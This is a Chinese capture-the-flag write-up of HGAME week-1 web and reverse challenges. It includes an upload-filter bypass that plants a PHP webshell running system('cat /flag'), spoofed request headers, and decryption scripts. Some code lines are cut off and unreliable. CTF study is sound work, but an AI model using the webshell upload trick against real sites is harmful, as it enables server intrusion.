
1.web


1.1Classic Childhood Game

打开题目发现是个魔塔游戏，一般这类游戏都是通关时会显示 flag，直接查看源代码 js




```
l>
<head>
    <meta http-equiv="Content-Type" content="text/html" charset="utf-8",
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"/>
    <!-- UC浏览器应用模式+全屏模式 -->
    <meta name="browsermode" content="application"/>
    <meta name="full-screen" content="yes"/>
    <!-- QQ浏览器应用模式+全屏模式 -->
    <meta name="x5-page-mode" content="app"/>
    <meta name="x5-fullscreen" content="true"/>
    <!-- 兼容360浏览器 -->
    <meta name="renderer" content="webkit">
    <meta name="viewport" content="width=device-width,initial-scale=1.0,
    <title>纪元魔塔</title>
    <link type="text/css" href="./Layout.css" rel="stylesheet">
    <link rel="shortcut icon" href="./favicon.ico" type="image/x-icon" /
    <script type="text/javascript" src="./Res/Items.js"></script>
    <script type="text/javascript" src="./Res/IconsData.js"></script>
    <script type="text/javascript" src="./Res/Enemys.js"></script>
    <script type="text/javascript" src="./Res/Maps.js"></script>
    <script type="text/javascript" src="./Res/Switchs.js"></script>
    <script type="text/javascript" src="./Res/Events.js"></script>
    <script type="text/javascript" src="./Core.js"></script>
</head>
```

查看到 events.js 发现有异常函数，看起来像是加密



```
function mota() {
  var a = ['\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x73\x53\x31\x6c\x59\x57\x6d\x68\x6a\x4d\x6b\x35\x35\x59\x56\x68\x43\x4d
\x69\x62\x54\x55\x31\x56\x46\x52\x43\x4d\x46\x6c\x56\x59\x7a\x42\x69\x56\x31\x59\x35'];
  (function (b, e) {
    var f = function (g) {
      while (--g) {
        b['push'](b['shift']());
      }
    };
    f(++e);
  }(a, 0x198));
  var b = function (c, d) {
    c = c - 0x0;
    var e = a[c];
    if (b['CFrzVf'] === undefined) {
      (function () {
        var g;
        try {
          var i = Function('return\x20(function()\x20' + '{}.constructor(\x22return\x20this\x22)(\x20)' + ');');
          g = i();
        } catch (j) {
          g = window;
        }
        var h = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
        g['atob'] || (g['atob'] = function (k) {
          var l = String(k)['replace'](/=+$/, '');
          var m = '';
          for (var n = 0x0, o, p, q = 0x0; p = l['charAt'](q++); ~p && (o = n % 0x4 ? o * 0x40 + p : p, n++ % 0x4) ? m += String['fromCharCode'](0xff & o >> (-0
            p = h['indexOf'](p);
          }
          return m;
```

直接浏览器调用 mota（）




week-1.hgame.lwsec.cn:31544

hgame{fUnnyJavascript&FunnyM0taG4me}

```
该页面使用非标准属性“zoom”。请考虑在相关属性值中使用 calc()，或将“transform”与“transform-origin: 0 0”一同使用。
» mota()
»
```

1.2 Become A Member

按照浏览器的提示，分别设置 User-Agent:为 Cute-Bunny，Cookie 为 code=Vidar，Referer 为 bunnybunnybunny.com，并设置 username:luckytoday password:happy123 以 json 请求方式登陆




```
GET / HTTP/1.1
Host: week-1.hgame.lwsec.cn:31058
User-Agent: Cute-Bunny
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: bunnybunnybunny.com
Cookie: code=Vidar
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
Content-Length: 51
Content-Type: application/json;charset=UTF-8

{
  "username":"luckytoday",
  "password":"happy123"
}
```

```
          </g>
        </svg>
        <h1>
          hgame{H0w_ArE_Y0u_T0day?}
        </h1>
      </div>
      <div>
        <svg class="waves" xmlns="
        http://www.w3.org/2000/svg" xmlns:
        http://www.w3.org/1999/xlink"
        viewBox="0 24 150 28" preserveAspe
        none" shape-rendering="auto">
          <defs>
            <path id="gentle-wave" d="M-16
             58-18 88-18s 58 18 88 18 58-1
            58 18 88 18 v44h-352z" />
          </defs>
          <g class="parallax">
            <use xlink:href="#gentle-wave"
            ="0" fill="rgba(255,255,255,0.
            <use xlink:href="#gentle-wave"
            ="3" fill="rgba(255,255,255,0.
            <use xlink:href="#gentle-wave"
```


1.3Guess who I am

查看源代码发现题目已经把所有的答案都给出来了




```html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <link rel="icon" type="image/svg+xml" href="/vite.svg" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Guess Who I Am</title>
    <script type="module" crossorigin src="/assets/index-23001151.js"></script>
    <link rel="stylesheet" href="/assets/index-61103e0a.css">
  </head>
  <body>
    <!-- Hint: https://github.com/Potat0000/Vidar-Website/blob/master/src/scripts/config/member.js -->
    <div id="app"></div>

  </body>
</html>
```

那就老老实实答题，因为要答 100 题有点累，就写代码答题



```python
import json
import requests
import re
session = requests.session()
score = 9
burp0_cookies = {"session": "MTY3Mjk4Nzg3M3xEdi1CQkFFQ180SUFBUkFCRUFBQU9fLUNBQUlHYzNSeWFXNW5EQWdBQm5Od
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Fir

while(score<99):
    question_url = "http://week-1.hgame.lwsec.cn:31599/api/getQuestion"
    answer_url = "http://week-1.hgame.lwsec.cn:31599/api/verifyAnswer"
    question = session.get(question_url, headers=burp0_headers, cookies=burp0_cookies)
    print(question.json()['message'])
    for m in member:
        mjs=json.dumps(m)
        mjs=json.loads(mjs)
        print(mjs)
        if mjs['intro']==question.json()['message']:
            answer={"id": mjs['id']}
            ans=session.post(answer_url, headers=burp0_headers, cookies=burp0_cookies, data=answer)
            burp0_cookies = requests.utils.dict_from_cookiejar(ans.cookies)
            print(burp0_cookies)
            score+=1
            break
```

全答对以后得到 flag




Guess who I am

Vidar-Team Member Intro: 16 级 / Rev / Windows / Freelancer

Score: hgame{Guess_who_i_am^Happy_Crawler}

1.4 Show Me Your Beauty

打开后发现是文件上传，点击头像尝试绕过，发现使用大小写可以绕过。直接写读 flag 的 shell 再访问网页即可




```
[illegible]

-----------------------------10812792411069004917292816
52
Content-Disposition: form-data; name="file"; filename="
b.Php"
Content-Type: image/gif

<?php system('cat /flag');
?>
```

```
Connection: close
Content-Type: text/html; charset=UTF-8

{"json":"Upload Successfully! .\/img\/b.Php
5s\u540e\u9875\u9762\u81ea\u52a8\u5237\u65b0"}
```

2.Reverse

2.1 test your IDA


Ida 打开就是答案



```
  sub_140001064("%10s");
  if ( !strcmp(Str1, "r3ver5e") )
    sub_140001010("your flag:hgame{te5t_y0ur_IDA}");
  return 0;
}
```

2.2 easyasm

打开发现汇编代码，逻辑很简单就是和 0x33 进行异或




```python
result=[0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e]
for i in result:
    print(chr(i^0x33),end='')
```

得出答案 hgame{welc0me_t0_re_wor1d!}


2.3 easyenc

核心代码就是把输入的字符与 0x32 异或然后减去 86 最后和一开始设置好的数据进行比较



```c
{
  v5 = (*((_BYTE *)v10 + v3) ^ 0x32) - 86;
  *((_BYTE *)v10 + v3) = v5;
  if ( *((_BYTE *)v8 + v3) != v5 )
    break;
```

因为输入一定是可见字符所以可以直接爆破




```python
import string
result=[0x04, 0xFF, 0xFD, 0x09, 0x01, 0xF3, 0xB0
print(len(result))

for i in result:
    for j in string.printable:
        if ((ord(j)^0x32)-86)&0xff == i:
            print(j,end='')
            break
```


hgame{4ddit1on_is_a_rever5ible_0peration}

2.4 a_cup_of_tea

看名字盲猜 tea 加密




```
  Buf2[0] = 778273437;
  Buf1 = 0i64;
  memset(v10, 0, sizeof(v10));
  v11 = 0;
  Buf2[1] = -1051836401;
  si128 = _mm_load_si128((const __m128i *)&xmmw
  Buf2[2] = -1690714183;
  Buf2[3] = 1512016660;
  Buf2[4] = 1636330974;
  Buf2[5] = 1701168847;
  Buf2[6] = -1626976412;
  Buf2[7] = 594166774;
  v8 = 32107;
  sub_140001010("nice tea!\n> ");
  sub_140001064("%50s");
  sub_1400010B4(&Buf1, &si128);
  sub_1400010B4((char *)&Buf1 + 8, &si128);
  sub_1400010B4(v10, &si128);
  sub_1400010B4((char *)v10 + 8, &si128);
  v3 = memcmp(&Buf1, Buf2, 0x22ui64);
  v4 = "wrong...";
  if ( !v3 )
    v4 = "Congratulations!";
  sub_140001010(v4);
  return 0;
}
```



```
 {
   v3 -= 0x543210DD;
   v7 += (v3 + v9) ^ (v2 + 16 * v9) ^ (v4 + (v9 >> 5));
   result = v3 + v7;
   v9 += result ^ (v5 + 16 * v7) ^ (v6 + (v7 >> 5));
   --v8;
 }
 while ( v8 );
```

魔改了 magic number 并且从加法变成了减法，key 可以通过动态调试得到，最后 tea 解密即可，tea 解密一共 32 位，flag 是 34 位，最后两位未加密是 k}



```python
if __name__=='__main__':
    res=[0x2E63829D,0xC14E400F,0x9B39BFB9,0x5A1F8B14,0x61886DDE,0x6565C6CF,0x9F064F64,0x236A43F6]
    k=[0x12345678,0x23456789,0x34567890,0x45678901]
    for i in range(0,8,2):
        res0,res1=decrypt(res[i:i+2],k)
        print(libnum.n2s(res0)[::-1].decode()+libnum.n2s(res1)[::-1].decode(),end='')
    print('k}')
```


hgame{Tea_15_4_v3ry_h3a1thy_drlnk}

2.5 encode

输入是 50 长度，然后将每一位的高位和低位分开储存

```c
memset(v5, 0, 0x32u);
memset(v4, 0, sizeof(v4));
sub_4011A0(a50s, (char)v5);
for ( i = 0; i < 50; ++i )
{
  v4[2 * i] = v5[i] & 0xF;
  v4[2 * i + 1] = (v5[i] >> 4) & 0xF;
}
for ( j = 0; j < 100; ++j )
{
  if ( v4[j] != dword_403000[j] )
  {
    sub_401160(Format, v4[0]);
    return 0;
  }
}
sub_401160(aYesYouAreRight, v4[0]);
return 0;
```

拼回去即可



```python
result=[0x00000008, 0x00000006, 0x00000007, 0x0
print(len(result))

for i in range(0,100,2):
    flag=(result[i+1]<<4)+result[i]
    print(chr(flag),end='')
```

